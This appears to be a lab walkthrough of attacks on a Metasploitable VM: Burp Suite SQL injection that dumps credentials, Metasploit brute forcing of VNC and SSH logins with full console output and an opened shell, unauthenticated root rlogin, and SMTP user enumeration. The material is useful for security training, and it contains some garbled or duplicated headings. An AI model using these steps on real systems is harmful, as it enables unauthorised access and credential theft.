
Click on the "Payloads" tab, and go to "Payload Options" — we can leave all the default settings for now. Here we can enter our payloads into a simple list by either adding them one by one or loading an existing list. Kali comes with a variety of wordlists including one specifically for testing SQL injection vulnerabilities. /usr/share/worldlists/wfuzz/Injections/SQL.txt

Hit "Load," and navigate to.0. Now, we are prepared to launch our attack.




Run an Intruder Attack in Burp Suite

Click the "Start attack" button, and a new window will pop up showing the intruder attack. Here you can view the progress of the requests plus their payload and status. Be patient as this can take quite some time to complete depending on the length of the list.




Once intruder is finished, you can view the details of any request simply by clicking on it.




* + **Analyse the Results in Burp Suite**

What we are after here is the response. Every single request that was made returned a [status code](https://null-byte.wonderhowto.com/forum/http-request-request-methods-and-http-response-codes-0179947/) 200 response, but oftentimes when a payload is successful you will see a different code. Usually, another way to tell if a query succeeded is if the length of the response is noticeably different from the others. I have selected the request containing the SQL query of ' or 1=1 or "=' because I had previously tested this injection manually, so I knew it would work.




Burp Suite is useful because you can actually render the webpage that is returned in the response by going to the "Response" tab and clicking "Render." We can see below that our SQL injection was successful and we now have usernames and passwords. If this was an administrative panel or something similar, we could log in with the admin credentials and wreak all kinds of havoc.



## **Attack 3. port 5900 VNC exploit manual injection**

First make sure Postgresql service is running






**if not possible, check the link below on how to activate postgresql**

[**https://techviewleo.com/how-to-install-postgresql-on-kali-linux/**](https://techviewleo.com/how-to-install-postgresql-on-kali-linux/)

* + **Launch msfconsole**



* + search for modules matching the server





For this purpose, use module number 1. Type *use 1* or  *use module name*, then show options to check the required arguments




* + set the host (rhosts) ip address (target)
  + set stop\_on\_success use TRUE
  + RUN.

You will see the credentials




* Open another terminal vncviewer [targe ip] and the password previously found (password).

**You are in**



* + **Type the commands to check privilege**




* + **Attack 4. rlogin Service Exploitation port 513**

Now the next step is to check whether the rsh-client is installed in our system.


Type:

Service rsh-client status

If not, then, we have to type the command **apt-get install rsh-client**. The rsh-client is a remote login utility that it will allow users to connect to remote machines.

* + rsh client installation

The last step is to use the command **rlogin -l root IP**. This command will try to login to the remote host by using the login name root. As we can see from the next image, we have successfully logged in remotely without asking us for any authentication as a root user.

Of course, if we know that there are other usernames on the remote host we can try them as well.


## [**Attack 4. Brute force Metasploit on SSH 22**](#_heading=h.30j0zll)

First, start the PostgreSQL [database](https://null-byte.wonderhowto.com/how-to/sql-injection-101-database-sql-basics-every-hacker-needs-know-0184255/) with the following command.

~$ sudo service postgresql start



Check for the status to be active



Now, we can fire up Metasploit by typing msfconsole in the [terminal](https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-1-getting-started-0147121/).

~$ msfconsole

# cowsay++

\_\_\_\_\_\_\_\_\_\_\_\_

< metasploit >

------------

\ ,\_\_,

\ (oo)\_\_\_\_

(\_\_) )\

||--|| \*

=[ metasploit v5.0.87-dev ]

+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]

+ -- --=[ 562 payloads - 45 encoders - 10 nops ]

+ -- --=[ 7 evasion ]

Metasploit tip: Use help <command> to learn more about any command

msf6 >

You should see "msf"

Next, after being greeted by the welcome banner for **msfconsole**, we can find the appropriate module with the **search** command.

We will type: use No. 46 auxiliary/scanner/ssh/ssh\_login

msf6 > search ssh

Matching Modules

================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 auxiliary/dos/windows/ssh/sysax\_sshd\_kexchange 2013-03-17 normal No Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service

1 auxiliary/fuzzers/ssh/ssh\_kexinit\_corrupt normal No SSH Key Exchange Init Corruption

2 auxiliary/fuzzers/ssh/ssh\_version\_15

16 auxiliary/scanner/ssh/ssh\_enumusers normal No SSH Username Enumeration

17 auxiliary/scanner/ssh/ssh\_identify\_pubkeys normal No SSH Public Key Acceptance Scanner

**18 auxiliary/scanner/ssh/ssh\_login** normal No SSH Login Check Scanner

19 auxiliary/scanner/ssh/ssh\_login\_pubkey normal No SSH Public Key Login Scanner

20 auxiliary/scanner/ssh/ssh\_version normal No SSH Version Scanner

21 exploit/apple\_ios/ssh/cydia\_default\_ssh 2007-07-02 excellent No Apple iOS Default SSH Password Vulnerability

22 exploit/linux/http/alienvault\_exec 2017-01-31 excellent Yes AlienVault OSSIM/USM Remote Code Execution

23 exploit/linux/http/php\_imap\_open\_rce 2018-10-23 good Yes php imap\_open Remote Code Execution

24 exploit/linux/http/symantec\_messaging\_gateway\_exec 2017-04-26 excellent No Symantec Messaging Gateway Remote Code Execution

25 exploit/linux/http/ubiquiti\_airos\_file\_upload 2016-02-13 excellent No Ubiquiti airOS Arbitrary File Upload

26 exploit/linux/local/ptrace\_traceme\_pkexec\_helper 2019-07-04 excellent Yes Linux Polkit pkexec helper PTRACE\_TRACEME local root exploit

27 exploit/linux/ssh/ceragon\_fibeair\_known\_privkey 2015-04-01 excellent No Ceragon FibeAir IP-10 SSH Private Key Exposure

28 exploit/linux/ssh/cisco\_ucs\_scpuser 2019-08-21 excellent No Cisco UCS Director default scpuser password

**The ssh\_login** module is exactly what we need. Equip it with the **use** command. Afterward, you should "msf6 auxiliary(scanner/ssh/ssh\_login), so you know you're working inside the right place.

msf6 > use auxiliary/scanner/ssh/ssh\_login

Then we can type **options** to display the available settings for the scanner.

msf6 auxiliary(scanner/ssh/ssh\_login) > options

Module options (auxiliary/scanner/ssh/ssh\_login):

Name Current Setting Required Description

---- --------------- -------- -----------

BLANK\_PASSWORDS false no Try blank passwords for all users

BRUTEFORCE\_SPEED 5 yes How fast to bruteforce, from 0 to 5

DB\_ALL\_CREDS false no Try each user/password couple stored in the current database

DB\_ALL\_PASS false no Add all passwords in the current database to the list

DB\_ALL\_USERS false no Add all users in the current database to the list

PASSWORD no A specific password to authenticate with

PASS\_FILE no File containing passwords, one per line

RHOSTS yes The target address range or CIDR identifier

RPORT 22 yes The target port

STOP\_ON\_SUCCESS false yes Stop guessing when a credential works for a host

THREADS 1 yes The number of concurrent threads

USERNAME no A specific username to authenticate as

USERPASS\_FILE no File containing users and passwords separated by space, one pair per line

USER\_AS\_PASS false no Try the username as the password for all users

USER\_FILE no File containing usernames, one per line

VERBOSE false yes Whether to print output for all attempts

We need to set a few things in order for this to work properly. First, **RHOSTS** is the IP address of our target.

msf6 auxiliary(scanner/ssh/ssh\_login) > set rhosts 172.16.1.102

rhosts => 172.16.1.102

Next, **STOP\_ON\_SUCCESS** will stop after finding valid credentials.

msf6 auxiliary(scanner/ssh/ssh\_login) > set stop\_on\_success true

stop\_on\_success => true

Then, **USER\_FILE** is a list of usernames.

msf6 auxiliary(scanner/ssh/ssh\_login) > set user\_file users.txt

user\_file => users.txt

And **PASS\_FILE** is a list of passwords.

msf6 auxiliary(scanner/ssh/ssh\_login) > set pass\_file passwords.txt

pass\_file => passwords.txt

Finally, there's **VERBOSE**, which will display all attempts.

msf6 auxiliary(scanner/ssh/ssh\_login) > set verbose true

verbose => true

For the user and password files, I used a shortened list containing known credentials for the purpose of this demonstration. In a real attack, you would likely want to use one of the well-known [wordlists](https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-4-creating-custom-wordlist-with-crunch-0156817/) or [a custom one](https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/) to fit your needs.

We should be all set now. Type **run** at the prompt to kick it off:

msf6 auxiliary(scanner/ssh/ssh\_login) > run

[-] 172.16.1.102:22 - Failed: 'user:password'

[-] 172.16.1.102:22 - Failed: 'user:Password123'

[-] 172.16.1.102:22 - Failed: 'user:msfadmin'

[-] 172.16.1.102:22 - Failed: 'user:admin'

[-] 172.16.1.102:22 - Failed: 'user:default'

[-] 172.16.1.102:22 - Failed: 'user:root'

[-] 172.16.1.102:22 - Failed: 'user:toor'

[-] 172.16.1.102:22 - Failed: 'user:hello'

[-] 172.16.1.102:22 - Failed: 'user:welcome'

[-] 172.16.1.102:22 - Failed: 'user:hunter2'

[-] 172.16.1.102:22 - Failed: 'msfadmin:password'

[-] 172.16.1.102:22 - Failed: 'msfadmin:Password123'

[+] 172.16.1.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '

[\*] Command shell session 1 opened (172.16.1.100:37615 -> 172.16.1.102:22) at 2020-08-09 15:06:58 -0600

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed

Since we set the verbose option, we can see all the attempts as they take place. Depending on the number of username and password combinations, this can take quite some time to run.

When valid credentials are found, a success message is displayed and a command shell is opened. It does not automatically drop us in, though, so we can display the current active sessions with the **sessions** command.

msf6 auxiliary(scanner/ssh/ssh\_login) > sessions

Active sessions

===============

Id Name Type Information Connection

-- ---- ---- ----------- ----------

1 shell linux SSH msfadmin:msfadmin (172.16.1.102:22) 172.16.1.100:37615 -> 172.16.1.102:22 (172.16.1.102)

This says that it is an SSH connection. To interact with this session, use the **-i** flag.

msf6 auxiliary(scanner/ssh/ssh\_login) > sessions -i 1

[\*] Starting interaction with 1...

id

uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

Now we are connected to the target via SSH and can run commands like normal.

## **[Attack 5. Port 25 SMTP](#_heading=h.30j0zll)**

SMTP stands for Simple Mail Transport Protocol and is a server-to-server protocol and keeps a local database of users to which it must send and receive emails.

Our first task is determine which software and version is running behind port 25.

* + Lets use nmap:


*> nmap p [target ip address] (*port should’ve been found on step 1 scanning)

SMTP has a set of commands ([view them here](http://www.tcpipguide.com/free/t_SMTPCommands-2.htm)). We’re going to connect to our target through port 25 and try to acquire this database email’s. Open a new terminal and type:

* Netcap into the SMTP Server

Type:

*$ nc [target ip] 25*




We’re in.

* Let’s use the ‘VRFY’ command to list users:

*>VRFY user*

Now that we are connected via telnet to the SMTP server, we can use the SMTP commands listed above to query the server. Most importantly, we want to use the VRFY (verify) command. Using this command, followed by the email user name, will prompt the server to verify whether the user account exits, such as:



As you can see in the screenshot above, I tried users:

* *sys*
* *admin*
* *administrator*
* *root*
* msfadmin

The server verified that "sys", "root", “msfadmin”, “user” have email accounts on the server. Great!


Instead of doing this by hand let’s use a tool of our toolbelt: smtp-user-enum.

We can find it at Applications

-> Kali Linux -> Information Gathering - SMTP Analysis -> smtp-user-enum.

Note: if smtp-user-enum isn’t available you will have to download it

*sudo apt install smtp-user-enum*



If after installation you get this message “unable to locate package smtp-user-enum”

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

* Go to - sudo nano/etc/apt/sources.list and delete everything

Follow link to get access to the repositories or just follow this guide: <https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/>

Go to:





Then:

Go to Switching Kali Main Branch copy and paste the two commands below on the */etc/apt/sources.list* you already open and deleted the content from.


*kali rolling:* deb http://http.kali.org/kali kali-rolling main contrib non-free

*and* kali-last-snapshot: deb http://http.kali.org/kali kali-last-snapshot main contrib non-free

* Save them using ctrl-O
* Exit using ctrl-x
* Update:  sudo apt update.
* After update try to install again *smtp-user-enum*

